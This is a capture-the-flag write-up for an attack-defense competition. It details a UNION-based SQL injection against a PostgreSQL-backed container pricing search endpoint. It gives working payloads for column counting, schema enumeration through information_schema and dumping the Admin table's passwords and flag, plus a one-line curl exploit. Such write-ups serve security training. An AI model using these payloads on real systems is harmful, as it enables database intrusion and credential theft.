Level 2
Right now, we move on to level 2. After each level, a new vulnerability is introduced, along with a new flag, and the number of available endpoints also increases.
Analysis
At this level, the application provides functionality for users to browse containers and search containers by type or status. When I tried searching for containers with the type set to "Standard", the web application issued the following request:
GET /billing/api/container/pricing/search?containerType=Standard
The response is returned in JSON format, where each container includes fields such as: id, containerType, basePrice, weightCapacity, temperatureRange, hazardousMaterial, description, and createdAt.

Before the competition, teams were provided with some background information about the technology stack, specifically that the database in use is PostgreSQL. From this, we can reasonably infer that the backend query might look something like:
SELECT * FROM "Standard"
I then tested a few payloads to check whether this endpoint was vulnerable to SQL injection.
When appending characters such as ' or " to the input, the application returned a 500 Internal Server Error.
This suggests that our input was still being interpreted inside a quoted string, causing the query to break.

However, when appending "-- to the input, the response returned 200 OK.
This strongly indicates that a SQL injection vulnerability exists and that we were able to break out of the string context.
At this point, the backend query could look like:
SELECT * FROM "Standard" --"
Next, we need to determine how many columns are present in the original query.
To do this, we can use an ORDER BY payload, starting from 1:
Standard" ORDER BY 1 --

When testing up to Standard" ORDER BY 8 --, the application started returning a 500 error.
From this, we can conclude that the query consists of 7 columns.
Next, we need to identify the data types of each column. We can make an educated guess based on the original JSON response. Using the following payload works successfully:
Standard" UNION SELECT 1, 2, 3, 4, 'str', 'str', NOW() --
The response looks like this:


At this point, we have identified both the number of columns and their corresponding data types. The next step is to determine which columns are actually reflected in the response.
Standard" UNION SELECT 1, 0, 0, 0, 'inject-1', 'inject-2', NOW() --
The result shows that the value inject-1 appears in column 5 (temperatureRange), and inject-2 appears in column 6 (description).
Next, we move on to database reconnaissance.

We want to discover other table names.
In PostgreSQL, database metadata is stored in information_schema.
Standard" UNION SELECT 1, 2, 3, 4, table_name, 'TYPE', NOW() FROM information_schema.tables WHERE table_schema='public' --
The response reveals table names in the temperatureRange field, such as: Cart, Item, Invoices, Reefer, and most importantly, the Admin table.

After identifying the Admin table, the next step is to enumerate its column names.
Standard" UNION SELECT 1, 2, 3, 4, column_name, 'COL', NOW() FROM information_schema.columns WHERE table_name='Admin' --
The result shows the following columns: Username, Password, Id, CreatedAt, and Flag.
Exploitation

Now, we can simply leverage the identified structure to extract data from the Admin table using the payload below:
Standard" UNION SELECT 1, 0, 0, 0, "Password", "Flag", NOW() FROM "Admin" --
And the flag appears directly in the description field. Boom.
During an attack-defense competition under time pressure, this can be further simplified into a single command to retrieve the flag more quickly:
curl "http://localhost:100/billing/api/Container/pricing/search?containerType=Standard%22+UNION+SELECT+1,+0,+0,+0,+%22Password%22,+%22Flag%22,+NOW()+FROM+%22Admin%22+--"
And that's how the flag was obtained. Simple as that.